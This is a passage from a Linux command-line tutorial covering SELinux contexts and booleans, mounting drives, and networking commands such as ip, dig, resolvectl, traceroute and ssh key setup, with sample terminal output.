system_u:system_r:getty_t:s0-s0:c0.c1023 root 777 0.0  0.3 13100 1696 tty1     Ss+ ␣
↪Mar29   0:00 /sbin/agetty -o -p -- \u --noclear tty1 linux
```

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```
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 vagrant 5373 0.0  0.8 27192␣
↪4308 pts/0 Ss Mar31   0:00 -bash
unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023 vagrant 29048 0.0  0.7 57184␣
↪3824 pts/0 R+ 03:21   0:00 ps auZ
```

Here you can see how different processes have different kind of *type* contexts. All *type* contexts generally ends with **_t**.

11.6 SELinux booleans

SELinux booleans are the rules which can be turned on or off. You can see all values (or a specific one) by using *getsebool* command.

```
$ getsebool -a
abrt_anon_write --> off
abrt_handle_event --> off
abrt_upload_watch_anon_write --> on
antivirus_can_scan_system --> off
antivirus_use_jit --> off
auditadm_exec_content --> on
authlogin_nsswitch_use_ldap --> off
authlogin_radius --> off
authlogin_yubikey --> off
awstats_purge_apache_log_files --> off
boinc_execmem --> on
cdrecord_read_content --> off
cluster_can_network_connect --> off
...
```

CHAPTER 12

File system mounting

In this chapter, we'll learn how to mount file systems. If you type *mount* in the shell, it will tell you about various file systems, and how are they mounted (as a directory) in the system.

```
$ mount
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime,seclabel)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
devtmpfs on /dev type devtmpfs (rw,nosuid,seclabel,size=2012852k,nr_inodes=503213,
↪mode=755)
securityfs on /sys/kernel/security type securityfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev/shm type tmpfs (rw,nosuid,nodev,seclabel)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,seclabel,gid=5,mode=620,
↪ptmxmode=000)
tmpfs on /run type tmpfs (rw,nosuid,nodev,seclabel,mode=755)
tmpfs on /sys/fs/cgroup type tmpfs (ro,nosuid,nodev,noexec,seclabel,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,
↪release_agent=/usr/lib/systemd/systemd-cgroups-agent,name=systemd)
pstore on /sys/fs/pstore type pstore (rw,nosuid,nodev,noexec,relatime,seclabel)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_
↪event)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,
↪cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,
↪relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
configfs on /sys/kernel/config type configfs (rw,relatime)
/dev/vda1 on / type ext4 (rw,relatime,seclabel,data=ordered)
selinuxfs on /sys/fs/selinux type selinuxfs (rw,relatime)
systemd-1 on /proc/sys/fs/binfmt_misc type autofs (rw,relatime,fd=23,pgrp=1,timeout=0,
↪minproto=5,maxproto=5,direct,pipe_ino=11175)
```

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```
mqueue on /dev/mqueue type mqueue (rw,relatime,seclabel)
debugfs on /sys/kernel/debug type debugfs (rw,relatime,seclabel)
hugetlbfs on /dev/hugepages type hugetlbfs (rw,relatime,seclabel)
tmpfs on /run/user/1000 type tmpfs (rw,nosuid,nodev,relatime,seclabel,size=404680k,
↪mode=700,uid=1000,gid=1000)
```

If you look carefully at the output above, you'll find that */dev/vda1* is mounted as root **/** in the system. This is actually the primary hard drive in this system. The device can be different based on the system.

- /dev/vd* For virtual machines
- /dev/sd* For physical machines

The number at the end of the device name is the partition number.

12.1 Connecting USB drives to your system

If you connect vfat partitioned USB drives (the normal pendrives), they will auto mount under the */run/media/username/* directory. But, for NTFS based drives, you will have to install the driver to mount those partitions.

```
$ sudo dnf install ntfs-3g -y
```

12.2 Mounting a device

We can use the *mount* command to mount a file system on an existing directory. The syntax to do that is, *mount device /path/to/mount/at*.

```
$ sudo mount /dev/sdb1 /mnt
```

In the example above, we mounted */dev/sdb1* on the */mnt* directory.

12.3 Unmounting

We use the *umount* command on a given directory to unmount the file system.

Do not remove any drive from the system before unmounting them. Just to be on the safe side, you can execute the *sync* command, which will write any existing cache to the drives. That will make sure that your chances of losing data is marginal.

12.4 Encrypting drives with LUKS (for only Linux)

Follow this link to learn about how to encrypt your drives with LUKS. This is a simple way to make sure that even if you loose your USB drive, the data inside can still be safe (relatively).

12.5 Encrypting drives for any OS using Veracrypt

VeraCrypt is an open source volume management tool compatible with macOS, Windows, and Linux systems.

Here is an excellent guide from Freedom of the Press Foundation on how to use it.

CHAPTER 13

Networking commands

In this chapter, we will learn about a few basic networking commands, which will help us in our daily Linux usage.

13.1 Finding the IP address

The *ip* command can be used to find the IP address of the system.

```
$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default␣
↪qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1454 qdisc fq_codel state UP group␣
↪default qlen 1000
    link/ether fa:16:3e:3c:ed:27 brd ff:ff:ff:ff:ff:ff
    inet 172.10.95.253/20 brd 172.10.111.255 scope global dynamic eth0
    valid_lft 57021sec preferred_lft 57021sec
    inet6 fe80::f816:3eff:fe3c:ed27/64 scope link
    valid_lft forever preferred_lft forever
```

Here *lo* is a special device which points to the same system (also known as *localhost*). The IP *127.0.0.1* always points to the the *localhost*. *eth0* is our ethernet device which connects to the network.

13.2 Finding ARP table

ARP stands for Address Resolution Protocol, it is used to find the hardware addresses (MAC address) of the computers in the local network. Every operating system keeps a local cache (as a table) of this information. You can see the details using the following command.

```
$ ip neighbour
```

13.3 ping command

From the man page:

> ping uses the ICMP protocol's mandatory ECHO_REQUEST datagram to elicit an ICMP ECHO_RESPONSE from a host or gateway. ECHO_REQUEST datagrams ("pings") have an IP and ICMP header, followed by a struct timeval and then an arbitrary number of "pad" bytes used to fill out the packet.

ping is simple way to find out if you are connected to the Internet or not. We can also ping any particular computer to find if the computer is connected to the network or not. Press *Ctrl+c* to stop the loop.

```
$ ping google.com
PING google.com (216.58.201.142) 56(84) bytes of data.
64 bytes from mad06s25-in-f142.1e100.net (216.58.201.142): icmp_seq=1 ttl=44 time=157␣
↪ms
64 bytes from mad06s25-in-f142.1e100.net (216.58.201.142): icmp_seq=2 ttl=44 time=156␣
↪ms
64 bytes from mad06s25-in-f142.1e100.net (216.58.201.142): icmp_seq=3 ttl=44 time=156␣
↪ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2000ms
rtt min/avg/max/mdev = 156.373/156.811/157.566/0.704 ms
```

You can also ask *ping* to audibly ping for each ECHO_RESPONSE. Pass *-a* as a flag to do that. *-6* ensures that ping works over IPv6 only.

```
$ ping -a -6 torproject.org
PING torproject.org(hetzner-hel1-03.torproject.org (2a01:4f9:c010:19eb::1)) 56 data␣
↪bytes
64 bytes from hetzner-hel1-03.torproject.org (2a01:4f9:c010:19eb::1): icmp_seq=1␣
↪ttl=56 time=18.1 ms
64 bytes from hetzner-hel1-03.torproject.org (2a01:4f9:c010:19eb::1): icmp_seq=2␣
↪ttl=56 time=36.2 ms
64 bytes from hetzner-hel1-03.torproject.org (2a01:4f9:c010:19eb::1): icmp_seq=3␣
↪ttl=56 time=26.7 ms
```

13.4 Short note about DNS

DNS or Domain Name System is a decentralized naming system for systems which are connected to Internet (can be for private networks too). This is the way a computer knows, which other computer to connect to, when we type google.com in our browser, or in the ping command. There are servers known as dns servers, and for every domain name it needs to find, the client system generally connects to these dns servers, and finds out the IP address of the computer at that domain name.

13.5 /etc/hosts

The system looks at this file first for any name resolution. If it can not find the DNS entry, then the system looks at the */etc/resolv.conf*, and connects to the DNS server.

You can update */etc/hosts* file to add a domain to any particular IP address. Say, you want to be able to reach a server at IP address *x.x.x.x* with the name *datastore*, so you add an entry like the following to the file.

```
x.x.x.x    datastore
```

13.6 /etc/resolv.conf

/etc/resolv.conf is the configuration file which contains the DNS server address to use for DNS queries.

```
$ cat /etc/resolv.conf
# Generated by NetworkManager
nameserver 1.1.1.1
nameserver 8.8.8.8
```

Here you can see that *1.1.1.1* & *8.8.8.8* are two DNS servers are being in this machine. The *1.1.1.1* is the DNS server from Cloudflare, and *8.8.8.8* is the DNS server hosted by Google.

13.7 systemd-resolved controlled name resolution

In most of the modern systems you will find the */etc/resolv.conf* looks a bit different and actually a symbolic link. The example below is from *Ubuntu 20.04*.

```
$ ls -l /etc/resolv.conf
lrwxrwxrwx 1 root root 39 Jul 31  2020 /etc/resolv.conf -> ../run/systemd/resolve/
↪stub-resolv.conf

$ cat /etc/resolv.conf
# This file is managed by man:systemd-resolved(8). Do not edit.
#
# This is a dynamic resolv.conf file for connecting local clients to the
# internal DNS stub resolver of systemd-resolved. This file lists all
# configured search domains.
#
# Run "resolvectl status" to see details about the uplink DNS servers
# currently in use.
#
# Third party programs must not access this file directly, but only through the
# symlink at /etc/resolv.conf. To manage man:resolv.conf(5) in a different way,
# replace this symlink by a static file or a different symlink.
#
# See man:systemd-resolved.service(8) for details about the supported modes of
# operation for /etc/resolv.conf.

nameserver 127.0.0.53
options edns0 trust-ad
search localdomain
```

That strange IP address, **127.0.0.53** is a special one managed by **systemd-resolved** service, where it listens for DNS queries. By default it picks up the DNS server addresses provided by the *DHCP* service, in case you want to manually set that up, you can configure them at the */etc/systemd/resolved.conf* file. Here we are setting *1.1.1.1* as the primary DNS server, *8.8.8.8* as the fallback server, and also enabling *DNS over TLS*.

```
#  This file is part of systemd.
#
#  systemd is free software; you can redistribute it and/or modify it
#  under the terms of the GNU Lesser General Public License as published by
#  the Free Software Foundation; either version 2.1 of the License, or
#  (at your option) any later version.
#
# Entries in this file show the compile time defaults.
# You can change settings by editing this file.
# Defaults can be restored by simply deleting this file.
#
# See resolved.conf(5) for details

[Resolve]
DNS= 1.1.1.1
FallbackDNS= 8.8.8.8
#Domains=
#LLMNR=no
#MulticastDNS=no
#DNSSEC=no
DNSOverTLS=yes
#Cache=no-negative
#DNSStubListener=yes
#ReadEtcHosts=yes
```

You can learn about all the settings from the man page, *man resolved.conf*.

If want to go back to the simple */etc/resolv.conf* file, you can remove the symlink and put in a new file at */etc/resolv.conf*.

13.8 resolvectl command

The *resolvectl* command helps us to query via the *systemd-resolved* service. To check the current settings, use the *status* flag.

```
$ resolvectl status
Global
       LLMNR setting: no
MulticastDNS setting: no
  DNSOverTLS setting: yes
      DNSSEC setting: no
    DNSSEC supported: no
         DNS Servers: 1.1.1.1
Fallback DNS Servers: 8.8.8.8
          DNSSEC NTA: 10.in-addr.arpa
                      16.172.in-addr.arpa
                      168.192.in-addr.arpa
                      17.172.in-addr.arpa
                      18.172.in-addr.arpa
                      19.172.in-addr.arpa
                      20.172.in-addr.arpa
```

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```
                    21.172.in-addr.arpa
                    22.172.in-addr.arpa
                    23.172.in-addr.arpa
                    24.172.in-addr.arpa
                    25.172.in-addr.arpa
                    26.172.in-addr.arpa
                    27.172.in-addr.arpa
                    28.172.in-addr.arpa
                    29.172.in-addr.arpa
                    30.172.in-addr.arpa
                    31.172.in-addr.arpa
                    corp
                    d.f.ip6.arpa
                    home
                    internal
                    intranet
                    lan
                    local
                    private
                    test

Link 2 (ens33)
      Current Scopes: DNS
DefaultRoute setting: yes
       LLMNR setting: yes
MulticastDNS setting: no
  DNSOverTLS setting: yes
      DNSSEC setting: no
    DNSSEC supported: no
         DNS Servers: 192.168.195.1
          DNS Domain: ~.
                      localdomain
```

To query the IP address of a domain:

```
resolvectl query fedoraproject.org
fedoraproject.org: 140.211.169.196             -- link: ens33
                   140.211.169.206             -- link: ens33
                   152.19.134.198              -- link: ens33
                   38.145.60.21                -- link: ens33
                   8.43.85.67                  -- link: ens33
                   152.19.134.142              -- link: ens33
                   209.132.190.2               -- link: ens33
                   38.145.60.20                -- link: ens33
                   67.219.144.68               -- link: ens33
                   8.43.85.73                  -- link: ens33

-- Information acquired via protocol DNS in 1.4ms.
-- Data is authenticated: no
```

To view the *TXT* record:

```
$ resolvectl query -t TXT fedoraproject.org
fedoraproject.org IN TXT "v=spf1 a a:mailers.fedoraproject.org ip4:38.145.60.11␣
↪ip4:38.145.60.12 ?all" -- link: ens33

-- Information acquired via protocol DNS in 289.7ms.
```

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```
-- Data is authenticated: no
```

resolvectl command can do many more things. Please have a look at the man page for more examples.

13.9 host command

The **host** command is a simple DNS lookup utility. It will show you the IP address of any given hostname.

```
$ host www.example.com
www.example.com has address 93.184.216.34
www.example.com has IPv6 address 2606:2800:220:1:248:1893:25c8:1946
```

13.10 dig command

dig command can tell us DNS records, MX details (used to send emails) and other information for a given domain name. It is one of the primary command people use to query DNS records.

```
$ dig kushaldas.in

; <<>> DiG 9.10.4-P8-RedHat-9.10.4-5.P8.fc25 <<>> kushaldas.in
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50750
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;kushaldas.in.                  IN      A

;; ANSWER SECTION:
kushaldas.in.           5528    IN      A       208.113.152.208

;; Query time: 66 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Sun Jun 25 11:37:00 IST 2017
;; MSG SIZE  rcvd: 57
```

If you want to print only the IP address in the output, you can use *+short* as argument.

```
$ dig +short kushaldas.in
208.113.152.208
```

You can also specify any particular type of record from the DNS server. For example, if I want to get the *TXT* records, I can do the following command.

```
$ dig +short kushaldas.in TXT
"google-site-verification=DPpUk-OfBLT-5PkbSR9VM2Uht3eXaksthROvS-L9iKY"
"kolab-verify=35f0040cd1ebb20fb7f0b3fade0e1c8e"
```

You can use any of the following options instead of *TXT*: *A|AAAA|MX|TXT|CNAME|NS*.

For example, you can ask *dig* to give you the IPv6 address of a domain.

```
$ dig +short torproject.org AAAA
2604:8800:5000:82:466:38ff:fecb:d46e
2a01:4f8:fff0:4f:266:37ff:fe2c:5d19
2a01:4f8:fff0:4f:266:37ff:feae:3bbc
2a01:4f9:c010:19eb::1
```

If you want to specify a DNS server to use, you can do that with the address specified at the end of the command along with a @ sign.

```
$ dig rtnpro.com @208.67.222.222

; <<>> DiG 9.10.4-P8-RedHat-9.10.4-5.P8.fc25 <<>> rtnpro.com @208.67.222.222
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 27312
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;rtnpro.com.                    IN      A

;; AUTHORITY SECTION:
rtnpro.com.         3600    IN      SOA     dns1.bigrock.in. rtnpro.gmail.com.␣
↪2017021401 7200 7200 172800 38400

;; Query time: 899 msec
;; SERVER: 208.67.222.222#53(208.67.222.222)
;; WHEN: Sun Jun 25 11:40:01 IST 2017
;; MSG SIZE  rcvd: 106
```

If you want learn about the full path of the DNS query, you can find that out by *+trace* flag. For the following example where we are trying to find the IP address for anweshadas.in, *dig* first connects to the root name servers to find the correct DNS resolvers for the *.in* servers, then they tell *dig* to go those servers (in this case Dreamhost name servers) which contain the exact IP address for the domain.

```
$ dig +trace anweshadas.in @8.8.8.8

; <<>> DiG 9.11.5-P4-5.1+deb10u5-Debian <<>> +trace anweshadas.in @8.8.8.8
;; global options: +cmd
.                   47041   IN      NS      m.root-servers.net.
.                   47041   IN      NS      b.root-servers.net.
.                   47041   IN      NS      c.root-servers.net.
.                   47041   IN      NS      d.root-servers.net.
.                   47041   IN      NS      e.root-servers.net.
.                   47041   IN      NS      f.root-servers.net.
.                   47041   IN      NS      g.root-servers.net.
.                   47041   IN      NS      h.root-servers.net.
.                   47041   IN      NS      a.root-servers.net.
.                   47041   IN      NS      i.root-servers.net.
.                   47041   IN      NS      j.root-servers.net.
.                   47041   IN      NS      k.root-servers.net.
.                   47041   IN      NS      l.root-servers.net.
.                   47041   IN      RRSIG   NS 8 0 518400 20210730050000␣
↪20210717040000 26838 . MFT2Q71k1LZVfXyH2qKWLoS7a7j5aSVdlp4SrIptZXP0ydjav7y5sLv/␣
↪Yz76Ki+3PU0G3SagwbC61bdi6sNV5DiBpxIzny8Mavx23P6XKsbetFr1␣
↪RgkwlzyGJmd0kLA4ydgjrzRh2hhvQkBDWtzBpVLUo7tDmwodE/zi/RUA CMofG9YIkgxSX0/
↪5qUUKXhijHocYXQU++x7RbFqTxJBEW8Fn6GDTtg1Z␣
↪pTT0UYpmMX5NHiRlneYb6ChHGQLfbQ1kBblxuQlsPb46dJBKaXT3wr3/␣
↪SXUXQCZ+ADCsolK+LhGeQtByqBEXryjuT/U2WK8mqcTAs/d1bToRwrH5 nxizXg==
```

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```
;; Received 525 bytes from 8.8.8.8#53(8.8.8.8) in 1 ms

in.                 172800  IN      NS      ns1.registry.in.
in.                 172800  IN      NS      ns2.registry.in.
in.                 172800  IN      NS      ns3.registry.in.
in.                 172800  IN      NS      ns4.registry.in.
in.                 172800  IN      NS      ns5.registry.in.
in.                 172800  IN      NS      ns6.registry.in.
in.                 86400   IN      DS      54739 8 1␣
↪2B5CA455A0E65769FF9DF9E75EC40EE1EC1CDCA9
in.                 86400   IN      DS      54739 8 2␣
↪9F122CFD6604AE6DEDA0FE09F27BE340A318F06AFAC11714A73409D4 3136472C
in.                 86400   IN      RRSIG   DS 8 1 86400 20210730170000␣
↪20210717160000 26838 . i6toEqveLqwB/W4Z/77bfGyFyYJRepGi8uYoQ0jEZM1I95qxsqeMCtdV␣
↪cr3foafFJKaCkvH2eAfIUrHH8GMn/t9lVDrHwikLisoaPaSahgoQAOPm ClR/
↪VDcAxkVwE+07Ir6ROt+qXn5jse4gnB+nezI4Q+rakearp8D9AaxJ ubWnAMfHOqKBLDMGNrm6/
↪XRk6HA43nrMIUKNCFbhpKo5gkvy+S768uQu␣
↪ySRdLTUxN0ELO9Qv7fBqQxamRyZ1N5LKTpjkKNKYwnihOVIWvktqt4p7␣
↪xoJL56z0XE9HhhI807GOBcpLBeaRKZXOA8GKU77pm9lDLHSuG4epF3zD X9Vayw==
;; Received 794 bytes from 193.0.14.129#53(k.root-servers.net) in 1 ms

anweshadas.in.              86400   IN      NS      ns3.dreamhost.com.
anweshadas.in.              86400   IN      NS      ns2.dreamhost.com.
anweshadas.in.              86400   IN      NS      ns1.dreamhost.com.
bo801o0uciino3vfr38lrljcrv2ucohi.in. 1800 IN NSEC3 1 1 1 00763C64␣
↪BO9UQ54VB22M3J37NR3N6GRC6J4RVUTV NS SOA RRSIG DNSKEY NSEC3PARAM
bo801o0uciino3vfr38lrljcrv2ucohi.in. 1800 IN RRSIG NSEC3 8 2 1800 20210813034112␣
↪20210714030559 65169 in. gZ3NODrbaP6/GV1McvgHTD4wn9w2w5CCqjoI+JyjRpNVweGuDex5A/ls␣
↪OznLptg/nmmJlx3835suy9I79h0tOjDjWNXxLQ9scKCtYZJSFqIdnRS9 QP5egjVJnZ3zOLN0lO//hQa/
↪gIhKCSqYpLCWLS1RoFn3B5uvF96VopKU YYfjXFbqYCjyx4T8oZi72xFUChr/yi/dVkHbM0OvwLCJRg==
8679tah9aq7s760bquasj6clf332vb3e.in. 1800 IN NSEC3 1 1 1 00763C64␣
↪869E0HEFFMPE89PM1VHLGQHH72K7IGRM NS DS RRSIG
8679tah9aq7s760bquasj6clf332vb3e.in. 1800 IN RRSIG NSEC3 8 2 1800 20210815211611␣
↪20210716202452 65169 in. GahrJsYIVpR5+eaykB/DuaIPSUeR+rX3DxR7yR3mMN/7pVSekbZ/Fw4I␣
↪q5NZLKhBp2WKq0aiwxYX4+VfKjdLyQLKeGoXYeFpwps6KiCf8gLjDJwO␣
↪Hx1PCgg5CnUEYw+iXd3GGx46ZlyHHbuSNa4YbVBEHevcmo/3oc3ubiMf␣
↪VKTcuR+upzBQmLzNId6LB9qZBpFfe6GPCy/sMMaCKB0OwQ==
;; Received 664 bytes from 37.209.196.12#53(ns3.registry.in) in 2 ms

anweshadas.in.              14400   IN      A       159.89.209.77
;; Received 58 bytes from 162.159.26.14#53(ns1.dreamhost.com) in 160 ms
```

You can even print the response in *YAML* format.

```
$ dig +yaml kushaldas.in
-
type: MESSAGE
message:
type: RECURSIVE_RESPONSE
query_time: !!timestamp 2022-04-23T18:52:23.844Z
response_time: !!timestamp 2022-04-23T18:52:24.046Z
message_size: 124b
socket_family: INET
socket_protocol: UDP
response_address: 127.0.0.53
response_port: 53
query_address: 0.0.0.0
```

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```
query_port: 56777
response_message_data:
  opcode: QUERY
  status: NOERROR
  id: 12591
  flags: qr rd ra
  QUESTION: 1
  ANSWER: 1
  AUTHORITY: 3
  ADDITIONAL: 1
  OPT_PSEUDOSECTION:
    EDNS:
      version: 0
      flags:
      udp: 65494
  QUESTION_SECTION:
    - kushaldas.in. IN A
  ANSWER_SECTION:
    - kushaldas.in. 300 IN A 51.159.23.159
  AUTHORITY_SECTION:
    - kushaldas.in. 2876 IN NS ns3.dreamhost.com.
    - kushaldas.in. 2876 IN NS ns2.dreamhost.com.
    - kushaldas.in. 2876 IN NS ns1.dreamhost.com.
```

Hint: Please remember that *dig* returns *0* as exit code even if it can not find any information for the domain (*NXDOMAIN*). This will save you some time for your scripts.‘1‘ is for usage error, *9* is used for server error & *10* as an internal error for itself.

13.11 ss command

ss command shows us socket statistics from the system. This command replaces the older netstat command. Read the man page of the command to know more about the different arguments we can pass at the command line.

```
$ ss -putn
Netid State      Recv-Q Send-Q                             Local Address:Port                ␣
↪                                    Peer Address:Port
tcp   ESTAB      0      0                                   192.168.1.101:51496              ␣
↪                                 162.125.34.129:443                users:(("dropbox",
↪pid=28797,fd=80))
tcp   ESTAB      0      0                                   192.168.1.101:47864              ␣
↪                                  74.125.200.189:443               users:(("chrome",
↪pid=22112,fd=385))
tcp   ESTAB      0      0                                   192.168.1.101:59524              ␣
↪                                209.12.123.55:22                  users:(("ssh",
↪pid=26621,fd=3))
... long output
```

You can also learn various other statistics about sockets, for example, if you want to know all the sockets from your computer connected to any machine at port *443*, you can use the following command.

```
$ ss -pt dst :443
```

13.12 traceroute command

The **traceroute** command is used to show the full route of a network packet from the system to any given host.

```
$ traceroute www.rtnpro.com
traceroute to www.rtnpro.com (146.185.181.157), 30 hops max, 60 byte packets
1  gateway (192.168.1.1)  1.434 ms  1.920 ms  1.891 ms
2  45.113.248.3 (45.113.248.3)  7.478 ms  10.335 ms  10.343 ms
3  45.113.248.1 (45.113.248.1)  10.319 ms  10.293 ms  10.274 ms
4  121.244.26.1.static-pune.vsnl.net.in (121.244.26.1)  26.938 ms  26.608 ms  27.165␣
↪ms
5  172.31.183.162 (172.31.183.162)  9.883 ms  10.133 ms  10.122 ms
6  172.31.19.201 (172.31.19.201)  10.591 ms 172.29.250.33 (172.29.250.33)  6.894 ms␣
↪172.31.19.201 (172.31.19.201)  8.203 ms
7  ix-ae-0-4.tcore1.MLV-Mumbai.as6453.net (180.87.38.5)  9.378 ms  8.886 ms  9.240 ms
8  if-ae-9-5.tcore1.WYN-Marseille.as6453.net (80.231.217.77)  159.550 ms if-ae-5-2.
↪tcore1.WYN-Marseille.as6453.net (180.87.38.126)  159.614 ms if-ae-9-5.tcore1.WYN-
↪Marseille.as6453.net (80.231.217.77)  159.506 ms
9  if-ae-8-1600.tcore1.PYE-Paris.as6453.net (80.231.217.6)  159.392 ms  159.474 ms ␣
↪159.405 ms
10  if-ae-15-2.tcore1.AV2-Amsterdam.as6453.net (195.219.194.145)  159.327 ms  158.355␣
↪ms  122.520 ms
11  195.219.194.26 (195.219.194.26)  133.216 ms  134.168 ms  134.683 ms
12  138.197.250.29 (138.197.250.29)  192.236 ms  192.125 ms 138.197.250.23 (138.197.
↪250.23)  192.083 ms
13  * 146.185.181.157 (146.185.181.157)  191.831 ms  191.861 ms
```

13.13 tracepath command

The **tracepath** command traces a path to a network host discovering MTU along the path. This is a modern replacement of the *traceroute* command, and also does not need superuser privileges to execute.

```
$ tracepath www.rtnpro.com
1?: [LOCALHOST]                      pmtu 1500
1:  gateway                                               0.950ms
1:  gateway                                               0.715ms
2:  gateway                                               0.689ms pmtu 1492
2:  45.113.248.3                                          3.564ms
3:  45.113.248.1                                          4.639ms
4:  121.244.26.1.static-pune.vsnl.net.in                  4.132ms
5:  172.31.183.162                                        4.733ms asymm  7
6:  172.29.250.33                                        12.524ms asymm  7
7:  ix-ae-0-4.tcore1.MLV-Mumbai.as6453.net                7.208ms asymm  8
8:  if-ae-5-2.tcore1.WYN-Marseille.as6453.net           125.727ms asymm 12
9:  if-ae-8-1600.tcore1.PYE-Paris.as6453.net            128.893ms asymm 11
10:  if-ae-15-2.tcore1.AV2-Amsterdam.as6453.net          126.019ms asymm  9
11:  195.219.194.26                                      136.373ms asymm 10
12:  138.197.250.27                                      130.198ms
13:  146.185.181.157                                     131.040ms reached
    Resume: pmtu 1492 hops 13 back 13
```

13.14 Remote login to a computer using ssh tool

We use the **ssh** command to login to remote computers. The remote computer must have the **sshd** service running, and should also allow clients to connect to this service. Let's try to connect to localhost itself. Remember to start the **sshd** service before this step.

```
$ ssh kdas@localhost
kdas@localhost's password:
Last login: Wed Jun 21 08:44:40 2017 from 192.168.1.101
$
```

As you can see, the command syntax is ssh followed by user@hostname. If your remote system's user name is same as your current one, then you can omit the username and just use the hostname (IP address or domain name).

```
$ ssh localhost
kdas@localhost's password:
$
```

13.15 ssh key generation

ssh keys are used in the daily life of a Linux user or developer. In simple terms, it helps us to securely login to other computers. In the following example, we will create a new key for our user.

```
$ ssh-keygen -t rsa -b 4096 -C "kushaldas@gmail.com"
Generating public/private rsa key pair.
Enter file in which to save the key (/home/fedora/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/fedora/.ssh/id_rsa.
Your public key has been saved in /home/fedora/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:O6Rxir7lpFBQsBnvs+NJRU8Ih01ffVBvLTE8s5TpxLQ kushaldas@gmail.com
The key's randomart image is:
+---[RSA 4096]----+
|  o.o+o   ...*=o |
|   *.o.o .  . @=.|
|  + . o o    =E++|
|   o . o      oo |
|    + o S        |
|   . = * .       |
|  . = = o        |
|   = B   .       |
|    *..          |
+----[SHA256]-----+
```

As you can see in the output, the key has been saved in the *~/.ssh* directory. You can also find out that these files are only readable by the owner.

```
$ ls -l .ssh
total 12
-rw-------. 1 fedora fedora 3326 Jun 25 06:25 id_rsa
-rw-r--r--. 1 fedora fedora  745 Jun 25 06:25 id_rsa.pub
```

Each key has two parts. The *id_rsa.pub* is the public key and *id_rsa* is the private part of the key. One can safely upload or use the public key anywhere. But the private key, should be kept in a safe manner, because if people get

access to your private key, they can also access all of your information from any system using that key.

In other words, do not give the private key to anyone, or do not randomly copy the *.ssh* directory to a USB drive and then forget about it.

13.16 ssh-copy-id

ssh-copy-id command copies the keys to a given remote system. After this step we can use the ssh key to login to the box directly, instead of the usual username / password method.

```
$ ssh-copy-id fedora@209.12.123.55
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out␣
↪any that are already installed
/usr/bin/ssh-copy-id: INFO: 2 key(s) remain to be installed -- if you are prompted␣
↪now it is to install the new keys

fedora@209.12.123.55's password:

Number of key(s) added: 2

Now try logging into the machine, with:   "ssh 'fedora@209.12.123.55'"
and check to make sure that only the key(s) you wanted were added.
```

13.17 Stop and disable the sshd service

If you don't need ssh access to your computer (say, your laptop), you should always stop and disable the *sshd* service in the computer.

13.18 Disable password based login for ssh

